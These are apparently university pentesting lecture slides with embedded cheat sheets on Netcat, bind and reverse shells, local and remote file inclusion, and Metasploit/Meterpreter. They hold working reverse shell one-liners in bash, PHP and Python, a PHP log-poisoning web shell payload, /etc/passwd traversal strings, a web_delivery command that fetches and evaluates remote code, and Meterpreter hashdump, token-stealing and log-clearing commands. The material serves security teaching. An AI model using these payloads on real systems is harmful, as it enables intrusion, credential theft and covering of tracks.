$ nc -l -p [LocalPort]
```

Create a Netcat listener on arbitrary local port `[LocalPort]`

Both the client and listener take input from STDIN and send data received from the network to STDOUT

Netcat 1.10-46 Cheatsheet (ingenieriainformatica.uniovi.es)

Multipurpose ("Swiss army knife") TCP/IP tool

https://nc110.sourceforge.io/

GENERAL USAGE

Connect to somewhere: `nc [-options] hostname port[s] [ports] ...`

Listen for inbound connections: `nc -l -p port [-options] [hostname] [port]`

NOTES

Port numbers can be individual or ranges: lo-hi [inclusive];

Hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

```
redondo@miw:~$ nc -lvp 8000
Listening on [0.0.0.0] (family 0, port 8000)
Connection from 192.168.20.1 37170 received!
ls
cewl.txt
Desktop
dirsearch
Documents
operario@kali:~$ nc 192.168.20.10 8000 -e /bin/bash
```

OPTIONS

-b: allow broadcasts	**-r**: randomize local and remote ports
-c shell commands: as `-e'; use /bin/sh to exec [dangerous!!]	**-s addr**: local source address
-C: Send CRLF as line-ending	**-T tos**: set Type Of Service
-e filename: program to exec after connect [dangerous!!]	**-T**: answer TELNET negotiation
-g gateway: source-routing hop point[s], up to 8	**-u**: UDP mode
-g num: source-routing pointer: 4, 8, 12, …	**-v**: verbose [use -vv to be more verbose]:
-h: Shows help	**-w secs**: timeout for connects and final net reads
-i secs: delay interval for lines sent, ports scanned	**-z**: zero-I/O mode [used for scanning]
-k: set keepalive option on socket	**EXAMPLES**
-l: listen mode, for inbound connects	*nc 192.168.20.10 8000*
-n: numeric-only IP addresses, no DNS	*nc -lvp 8000 -e /bin/sh*
-o file: hex dump of traffic	*nc -lvp 8000*
-p port: local port number	*nc -lvp 8080 > received_content.txt*
-q secs: quit after EOF on stdin and delay of secs	*nc 192.168.100.107 8080 < content_to_send.txt*

NETCAT IN TA0043: RECONNAISSANCE SCENARIOS

José Manuel
Redondo López


- **Banner Grabbing**: services could display a string banner upon connection
  - Identifying themselves without doing nothing more!
  - This can be obtained via Nmap, but also from netcat in a more efficient way
  - `nc [ip address][port]`
- **Raw connections**: Opening a raw connection to a service/port
  - This leads to grab banners, or low-level info like accepted commands
- **Server interaction**: it can interact with webservers by issuing HTTP requests
  - We can input raw HTTP request protocol parts manually (HEAD / HTTP/1.0, GET / HTTP/1.0…)
  - To obtain information or corrupt them, which can lead to errors that also show more information ;)
- **Other advanced uses**
  - http://index-of.co.uk/Tmp/1601.0.Advanced%20Netcat%20Usage.pdf
  - https://www.thegeekstuff.com/2012/04/nc-command-examples/
  - https://pax0r.com/hh/netcat_tutorial.pdf
  - https://www.armourinfosec.com/hacking-with-netcat-a-comprehensive-guide/
  - https://www.hackingtutorials.org/networking/hacking-with-netcat-part-3-advanced-techniques/

T1059. Command and Scripting Interpreter. Netcat bind shell

José Manuel
Redondo López

- **An "attack" machine connects to a netcat process running in a port of the "victim"**
  - The victim has `netcat` installed
  - Some user binds a bash shell using a `netcat` listener to a port of his choice (normally >1000)
  - The attacker knows this, and connect to that port from his machine (also with `netcat`)
  - The attacker can run commands in the victim
    - Under the user identity that run the `netcat` listener
- **Is the less used remote shell technique**
  - Firewalls usually close all ports unless those with known authorized services
  - Strange ports open and listening can be easily detected by network scanners / IDS / IPS

Netcat Bind shell




Different ways of creating Bind shells (multiple programming languages / techniques):
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Bind%20Shell%20Cheatsheet.md

T1059. Command and Scripting Interpreter. Netcat reverse shells

José Manuel
Redondo López

- **Shell initiated from the victim machine back to the attack machine**
  - Which is in a **listening** state to "pick up" the shell
  - And run commands on the remote machine
  - Usually happens when we find a RCE (Remote Code Execution) vulnerability on the victim
    - And use it to run `netcat`
- **Most common way of using Netcat for exploiting**
  - Firewalls usually deny incoming connections, but allow outgoing ones
    - It is common and legitimate that a program running on a system needs to connect "outside"
  - Therefore, it raises way less suspicions

Netcat Reverse shell



T1059. Command and Scripting Interpreter. Remote Code Execution (RCE)

José Manuel Redondo López

- **To be able to perform a reverse shell attack we need to run netcat (or any equivalent program) in the remote system**
  - As we normally do not have access to the remote system, typically this is done through a Remote Code Execution (RCE) vulnerability
  - And these type of vulnerabilities can be in public vulnerability and exploit sources, given a service name and version
    - Now you see why the enumeration work was so important! ☺
    - **NOTE**: public vulnerabilities may have way more types of effects than an RCE
    - Log4Shell (Log4j RCE 0-day vulnerability) is considered the worst RCE vulnerability in computing history
      - https://en.wikipedia.org/wiki/Log4Shell
- **Other potential sources will be uploading a malicious file or hijacking an existing executable (if we have an account)**
  - We will talk about the last one later

(Example) T1059. Command and Scripting Interpreter. Netcat

Reverse shell

José Manuel
Redondo López

- **In order to setup a Netcat reverse shell we need to**
  - Setup a `netcat` **listener** on the attack machine, port 8000: `nc -lvp 8000`
    - Any non-closed port is fine, normally >1000
  - Issue the **reverse shell command** on the victim machine to connect to our attack machine
    - For Linux: `nc <IP of the attack machine> 8000 -e /bin/bash`
    - For Windows: `nc.exe <IP of the attack machine> 8000 -e cmd.exe`
  - When the connection is received, the attack machine stops listening and gives us control
  - We will now have a **bash shell** on the target machine
    - We have the permissions of the user account which initiated the reverse shell
    - So, if `root` initiates the shell, we have `root` privileges on the target host
    - If not, especially on CTF, we could check techniques to attain a **privilege scalation**
    - We may obtain a shell without the usual functionalities (command history, autocomplete…)
      - In that case, we can try to spawn a full shell
      - With code like this (if Python is available): `python -c "import pty;pty.spawn('/bin/bash')"`

T1059. Command and Scripting Interpreter. Reverse shell without netcat

José Manuel Redondo López

- **Due to the "dangerous" nature of netcat, most servers do not install it**
  - The victim may forbid downloading it or have a HIDS
    - Any filesystem change (if you someone copies a new executable on it) will be reported
  - Some OS (like Ubuntu) ship with a cut-down version of Netcat
    - "Dangerous" options are not available
    - Even so, a reverse shell is possible with `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <IP of the attack machine> 1234 >/tmp/f`
- **Uninstalling or limit access to compilers improves security of a system**
  - There are ways of attaining **reverse shells WITHOUT netcat**, using different languages
  - And you can also use bash!
  - Netcat can still be a client of any of these non-netcat reverse shells ☺

T1059. Command and Scripting Interpreter. Reverse shell without netcat

José Manuel Redondo López

- **Let's see some examples**
  - **Bash reverse shell**: `bash -i >& /dev/tcp/<IP of the attack machine>/8000 0>&1`
  - **PHP reverse shell**: Running this from command line
    - `php -r '$sock=fsockopen("<IP of the attack machine>",8000);exec("/bin/sh -i <&3 >&3 2>&3");'`
  - **Python reverse shell**
    - `python -c 'import socket,subprocess,os;s=socket.socket (socket.AF_INET,socket.SOCK_STREAM);s.connect(("<IP of the attack machine>",8000)); os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'`
  - Techniques through web pages: https://dfir.it/blog/2015/08/12/webshell-every-time-the-same-purpose/
  - Reverse shells via SSL with RevSSL: https://github.com/TheSecondSun/Revssl
- **There are more ways of attaining reverse shells**
  - Like .Net, LolBins (we will talk about them later)…
  - **Most of them are listed here**
    - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md
    - https://highon.coffee/blog/reverse-shell-cheat-sheet/
    - https://ironhackers.es/herramientas/reverse-shell-cheat-sheet/

```
operario@kali:~$ python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.20.10",8000));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

José Manuel Redondo López

- **RFI** is a web page vulnerability that allows you to link files on remote servers
  - Normally present in PHP pages
  - It is caused by poor programming on pages that contain file upload/inclusion features
  - If instead of remote they allow to include local files, it is called **LFI** (**Local File Inclusion**)
  - https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
- **These vulnerabilities can lead to**
  - XSS attacks (with vulnerable pages loaded on purpose)
  - **Obtaining shells**: https://www.exploit-db.com/papers/12886
    - And therefore, beginning the execution phase
  - Maliciously corrupted HTTP requests by using HTTP proxies
    - `for auth.log ssh '<?php system($_GET['cmd']); ?>'@192.168.20.10`
    - `for mail logs telnet 192.168.20.10 25 MAIL FROM:<user@cracker.es> RCPT TO:<?php system($_GET['cmd']); ?>`
    - If the web server log can be read, you can try injecting `<?php system($_GET['cmd']); ?>`
  - Find out private system information (by running commands in the included web, **RFI**)

T1059. Command and Scripting Interpreter: Local file inclusions

José Manuel
Redondo López

- **Typically exploited by abusing file inclusion scripts not sanitizing input**
  - E. g. a PHP script `gallery.php?file=photo.jpg` takes `photo.jpg` as a parameter
  - An attacker could replace `photo.jpg` and attempt to insert a payload
- **A directory traversal payload is used to "escape" where a web page is stored**
  - And traverse the filesystem directory structure of the web server
  - Private files can be read (data exfiltration)
    - E. g. `gallery.php?file=../../../../../../../etc/passwd`
    - E. g.: Ruby on Rails LFI attack: `alias lfi="curl -H 'Accept: ../../../../../../../../../etc/passwd{{'`
    - Sensitive files within the web application itself
      - E.g.: Exposing sensitive information or configuration files containing SQL usernames and passwords
    - We may be able to potentially view any file on the local system!: admin private info (posts, etc.), logs of any product, `wp-config` file (from WordPress (ASR)), any other configuration fil …
  - In some cases, it's even possible to run system executables!
- **Multiple LFI techniques**
  - https://highon.coffee/blog/lfi-cheat-sheet/

(Example) LFI / RFI tools: Dotdotpwn and FIMAP

José Manuel Redondo López

- **We also have some specific tools to aid in this process**
  - FIMAP: https://tools.kali.org/web-applications/fimap
    - Small Python script to find LFI vulnerabilities
    - It can find, prepare, audit and exploit them
    - Automatically uses Google to locate RFI vulnerabilities, among others
  - Dotdotpwn: https://github.com/wireghoul/dotdotpwn
    - Does a thorough check for different kinds of vulnerabilities (including LFI)
  - These tools usually return **a lot of false positives**
    - If a traversal attempt returns a default web page instead of what the tool expect
    - Be ready to check the results manually

dotdotpwn Cheatsheet (ingenieriainformatica.uniovi.es)

Automated scanning tool for File Inclusion vulnerabilities in URL paths

https://github.com/wireghoul/dotdotpwn

GENERAL USAGE

```
./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
```

NOTES

May give false positives if navigation to an URL returns a default web page instead of an error, manual check of allegedly VULNERABLE! URLs must be done to be sure about its results

```
8etc%uEFC8issue <- VULNERABLE!
[*] Testing Path: http://192.168.14.2:80/??%uEFC8??%uEFC8??%uEFC8??%uEFC8??%uEFC
8??%uEFC8etc%uEFC8passwd <- VULNERABLE!
[*] Testing Path: http://192.168.14.2:80/??%uEFC8??%uEFC8??%uEFC8??%uEFC8??%uEFC
8??%uEFC8etc%uEFC8issue <- VULNERABLE!
[*] Testing Path: http://192.168.14.2:80/??%uF025etc%uF025passwd <- VULNERABLE!
[*] Testing Path: http://192.168.14.2:80/??%uF025etc%uF025issue <- VULNERABLE!
[*] Testing Path: http://192.168.14.2:80/??%uF025??%uF025etc%uF025passwd <- VULN
ERABLE!
[*] Testing Path: http://192.168.14.2:80/??%uF025??%uF025??%uF025etc%uF025issue <- VULNE
RABLE!
[*] Testing Path: http://192.168.14.2:80/??%uF025??%uF025??%uF025??%uF025etc%uF025passwd
<- VULNERABLE!
[*] Testing Path: http://192.168.14.2:80/??%uF025??%uF025??%uF025??%uF025etc%uF025issue
<- VULNERABLE!
```

OPTIONS	
-b: Break after the first vulnerability is found	**-o**: Operating System type if known ("windows", "unix" or "generic")
-C: Continue if no data was received from host	**-p**: Filename with the payload to be sent and the part to be fuzzed marked with the TRAVERSAL keyword
-d: Depth of traversals (e.g. deepness 3 equals to ../../../; default: 6)	**-P**: Password (default: 'dot@dot.pwn')
-E: Add @Extra_files in TraversalEngine.pm (e.g. web.config, httpd.conf, etc.)	**-q**: Quiet mode (doesn't print each attempt)
-e: File extension appended at the end of each fuzz string (e.g. ".php", ".jpg", ".inc")	**-r**: Report filename (default: 'HOST_MM-DD-YYYY_HOUR-MIN.txt')
-f: Specific filename (e.g. /etc/motd; default: according to OS detected, defaults in TraversalEngine.pm)	**-s**: Service version detection (banner grabber)
-h: Hostname	**-S**: Use SSL for HTTP and Payload module (not needed for http-url, use a https:// url instead)
-k: Text pattern to match in the response (http-url & payload modules - e.g. "root:" if trying /etc/passwd)	**-t**: Time in milliseconds between each test (default: 300 (.3 second))
-M: HTTP Method to use when using the 'http' module [GET | POST | HEAD | COPY | MOVE] (default: GET)	**-u**: URL with the part to be fuzzed marked as TRAVERSAL (e.g. http://foo:8080/id.php?x=TRAVERSAL&y=31337)
-m: Module [http | http-url | ftp | tftp | payload | stdout]	**-U**: Username (default: 'anonymous')
-O: Operating System detection for intelligent fuzzing (nmap)	**-x**: Port to connect (default: HTTP=80; FTP=21; TFTP=69)
EXAMPLES	**-X**: Use the Bisection Algorithm to detect the exact deepness once a vulnerability has been found
dotdotpwn -m http -h 192.168.14.2	

```
root@kali:~# fimap -H -u http://192.168.14.2/ -d 3 -w $HOME/urls
fimap v.1.00_svn (My life for Aiur)
:: Automatic LFI/RFI scanner and exploiter
:: by Iman Karim (fimap.dev@gmail.com)

Crawler is harvesting URLs from start URL: 'http://192.168.14.2/' with depth: 3
and writing results to: '/root/urls'
[0] Going to root URL: 'http://192.168.14.2/'...
Harvesting done.
```

Metasploit Framework (MSF)

T1569. System Services: Metasploit framework (MSF)

José Manuel
Redondo López

- **Abbreviated as MSF, and installed by default in Kali)**
  - Also available here: https://tools.kali.org/exploitation-tools/metasploit-framework
- **Software platform for developing, testing and executing exploits**
  - Used to create tools that perform security tests as part of a pentesting (can be customized)
  - **One of the most used tools by security auditors to check for old and new vulnerabilities**
- **Has a large collection of modules for enumeration, exploiting and post-exploiting**
  - And a development environment to create new ones…
  - They cover an extensive number of different services: SSH, HTTP, RDP / VNC (see ASR)…
- **Backed by a large community of developers and the company Rapid7**
- **Can be used from the console, or via GUIs like Metasploit Community or Armitage**
  - Functionalities are the same, but it is easier to use ☺

T1569. System Services: MSF concepts

José Manuel
Redondo López

- **Exploit**: code written to take advantage of a vulnerability
  - To get certain privileges or take control of the breached system or software
  - A special type is the 0-day, a previously unknown exploit for which no patch or solution exist yet
- **Payload**: malicious code that run on the compromised machine through an exploit
  - One of the most famous payloads is Meterpreter (seen later)
  - These payloads are typically the ones responsible of attaining Execution in the adversary lifecycle
- **Modules**: set of features that make it easier to use an exploit or scan (next slide)
- **Shellcode**: set of statements typically injected into a program's execution stack
  - Enabling a planned operation to be executed on the machine on which the program resides
- **Msfvenom**: Tool that can
  - Generate shellcodes to inject on exploits or software
  - Obfuscate and hide this malicious code to different types of security software (IDS, antivirus...)
    - This is necessary to bypass protection systems in real-world environments

T1569. System Services: MSF modules

- **Auxiliary: Utility modules for the Reconnaissance phase**
  - Or various operations related with specific software
  - Scanners, sniffers… (the image contains some examples)
- **Exploit: All available MSF exploits**
  - Classified by OS and then by protocol / product
  - E. g.: WordPress-related exploits
- **Payload: different types of malicious code**
  - That can be used if an Exploit succeeds
  - Typically, to spawn a Meterpreter or a command shell
- **Post-exploiting: modules to perform malicious operations in compromised systems**
  - Exfiltrate files, general management (enable RDP, delete/add users…), install programs…
  - Gain control on machines we successfully exploited

SANS INSTITUTE

Metasploit Cheat Sheet

By Yori Kvitchko, Tom Hessman, Daniel Pendolino, & Ed Skoudis

POCKET REFERENCE GUIDE
http://pen-testing.sans.org/resources/

Meterpreter Post Modules

With an available Meterpreter session, post modules can be run on the target machine.

Post Modules from Meterpreter

```
meterpreter > run post/multi/gather/env
```

Post Modules on a Backgrounded Session

```
msf > use post/windows/gather/hashdump
msf > show options
msf > set SESSION 1
msf > run
```

Useful Auxiliary Modules

Port Scanner:

```
msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run
```

DNS Enumeration

```
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run
```

FTP Server

```
msf > use auxiliary/server/ftp
msf > set FTPROOT /tmp/ftproot
msf > run
```

Proxy Server

```
msf > use auxiliary/server/socks4
msf > run
```

Any proxied traffic that matches the subnet of a route will be routed through the session specified by route.

Use proxychains configured for socks4 to route any application's traffic through a Meterpreter session.

MSF in TA0043: Reconnaissance scenarios: Aux modules

José Manuel Redondo López

- **They can be used to**
  - **Scan** several known services (there is an integrated **Nmap** module)
  - **Enumerate** data on each found product (with product-related modules)
    - **Admin Modules**
      - HTTP, MsSQL, MySQL, Postgres, Vmware, Webmin…
      - To locate administration panels of several products that may enable us to gain full system control
    - **Scanners**
      - DCERPC, Discovery, FTP, HTTP, IMAP, MsSQL, MySQL, NetBIOS, POP3, SMB, SMTP, SNMP, SSH, Telnet, TFTP, Vmware, VNC…
      - Many of them have a similar function to custom products targeting these services
  - **Capture** information (**Server Capture Modules**)
    - Simulating known services (**FTP**, **POP3**, **IMAP**...) to capture credentials from those who use them
- **All of them may gather the information to perform a successful exploitation later**
  - Documentation: https://www.offensive-security.com/metasploit-unleashed/auxiliary-module-reference/

T1569. System Services.
General MSF usage

José Manuel
Redondo López

- **MSF is used following this sequence**
  1. Apply "**Finding an exploit to use**"
     - Gather target system information
       - Via a previous Reconnaissance phase, (Topic 5)
       - Or via the MSF auxiliary modules
     - Search for exploits applicable to the found services
  2. Apply the "**Executing an exploit**"
     - Test each applicable exploit using the image "cycle"
       - `use`: choose exploit
       - `set payload`: tell the exploit what to do if successful
       - `show options`: see all the exploit parameters
       - `set options`: fill the parameters with adequate values
       - `exploit`: run the exploit, and see if it works
     - **Every exploit can be treated this way!**
  3. If successful, use the available options of the chosen payload (Meterpreter, shell…)
     - We will talk about them later

Metasploit

TunnelsUp.com v1.0

General Information

Metasploit is a free tool that has built in exploits which aids in gaining remote access to a system by exploiting a vulnerability in that server.

`msfconsole`	Launch program
`version`	Display current version
`msfupdate`	Pull the weekly update
`makerc <FILE.rc>`	Saves recent commands to file
`msfconsole -r <FILE.rc>`	Loads a resource file

Executing an Exploit (2)

`use <MODULE>`	Set the exploit to use
`set payload <PAYLOAD>`	Set the payload
`show options`	Show all options
`set <OPTION> <SETTING>`	Set a setting
`exploit` or `run`	Execute the exploit

Session Handling

`sessions -l`	List all sessions
`sessions -i <ID>`	Interact/attach to session
`background` or `^Z`	Detach from session

Using the DB

The DB saves data found during exploitation. Auxiliary scan results, hashdumps, and credentials show up in the DB.

First Time Setup
Run from linux command line.

`service postgresql start`	Start DB
`msfdb init`	Init the DB

`db_status`	Should say connected
`hosts`	Show hosts in DB
`services`	Show ports in DB
`vulns`	Show all vulns found

Finding an Exploit to Use (1)

Do information gathering with db_nmap and auxiliary modules. Aux mods have numerous scanners, gatherers, fuzzers, and tools that allow you to scan a CIDR block or single IP and will save the results in the DB.

`db_nmap -sS -A 192.168.1.100`	Do port scan and OS fingerprint then add results to DB
`show auxiliary`	Show all auxiliary modules (scanners, fuzzers, proxies, etc.)
`use auxiliary/scanner/smb/smb_version`	Detect the SMB version in use
`use auxiliary/scanner/ftp/anonymous`	Scan for anonymous FTP servers
`use auxiliary/scanner/snmp/snmp_login`	Scan for public SNMP strings

Once information is gathered on the host, look at what services or OS the host is running and do a search for that term. Example: if NMAP found that host is running 'smb' service, run 'search smb' to find exploits for that service.

`search <TERM>`	Searches all exploits, payloads, and auxiliary modules
`show exploits`	Show all exploits
`show payloads`	Show all payloads

Linux Commands Many linux commands work from within msf like ifconfig, nmap, etc.

Workspaces

Each workspace is like its own database. Create a new one to have a fresh DB.

`workspace -h`	Help
`workspace`	List
`workspace -a`	Add
`workspace -d`	Delete
`workspace -r`	Rename

Meterpreter Commands (3)

`sysinfo`	Show system info
`ps`	Show running processes
`kill <PID>`	Terminate a process
`getuid`	Show your user ID
`upload/download`	Upload/download a file
`pwd / lpwd`	Print working directory
`cd / lcd`	Change directory
`cat`	Show contents of a file
`edit <FILE>`	Edit a file (vim)
`shell`	Drop into a shell
`migrate <PID>`	Switch to another process
`hashdump`	Show all pw hashes (Win)
`idletime`	Display idle time of user
`screenshot`	Take a screenshot
`clearev`	Clear the logs

Escalate Privileges

`use priv`	Load the script
`getsystem`	Elevate your privs
`getprivs`	Elevate your privs

Token Stealing (Win)

`use incognito`	Load the script
`list_tokens -u`	Show all tokens
`impersonate_token DOMAIN\\USER`	Use token
`drop_token`	Stop using token

Enable port forwarding. This opens port 3388 locally which forwards all traffic to 3389 on the remote host:

```
meterpreter> portfwd [ADD|DELETE] -L
<LHOST> -l 3388 -r <RHOST> -p 3389
```

Pivot through a session by adding a route within msf it allows you to exploit or scan adjacent hosts:

```
msf> route add <SUBNET> <MASK> <SESSIONID>
```

(Example) T1569. System Services. MSF exploit modules: web_delivery

José Manuel Redondo López

- **Module that creates a server on the attacking machine hosting a payload**
  - When victims connects to the attacking server, the payload will be executed on the victim machine
  - Works with PHP, Python, and PowerShell
- **This exploit requires a way of executing commands on the victim machine**
  - Reach the attacking machine from the victim
  - A great example of attack vector is a Remote Command Execution (RCE) vulnerability
- **Does not require a shell to work**
  - Server and payload are on the attacking machine: the attack proceeds without being written to disk
  - This helps keep the attacking fingerprint low
- **This illustrates the "exploit usage cycle"**

```
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set TARGET 1
TARGET => 1
msf exploit(web_delivery) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.80.128
LHOST => 192.168.80.128

msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an addr
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is rand
   URIPATH                   no        The URI to use for this exploit (default is rando


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.80.128   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PHP


msf exploit(web_delivery) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.80.128:4444
[*] Using URL: http://0.0.0.0:8080/alK3t3tt
[*] Local IP: http://192.168.80.128:8080/alK3t3tt
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.80.128:8080/alK3t
```


T1569. System Services. MSF payloads. Meterpreter

https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

José Manuel Redondo López

- **It is a possible exploit payload of MSF, arguably the most popular one**
- **Provides control over an exploited target system**
  - Running as a DLL loaded inside of any process on that target
  - This DLL-injection provides a way to communicate with Meterpreter and it is called **Stager**
    - The **Stager** exposes a socket and a Ruby API to communicate with Meterpreter and get multiple effects
  - There is also a **stageless** launch
    - A single binary that bundles all the required parts of Meterpreter, along with any needed extensions
    - Adequate for certain scenarios (low-bandwidth, high-latency)
  - **Differences**: https://blog.rapid7.com/2015/03/25/stageless-meterpreter-payloads/
- **If the Exploit we used allows to launch a Meterpreter instance as a payload, we will have enormous control over the attacked system**
  - Which includes information theft and other advanced malicious activities
  - It's the definitive payload! ☺

Source: https://helloitsliam.com/2016/02/10/understanding-metasploit-payloads/




T1569. System Services. MSF payloads. Meterpreter

José Manuel
Redondo López

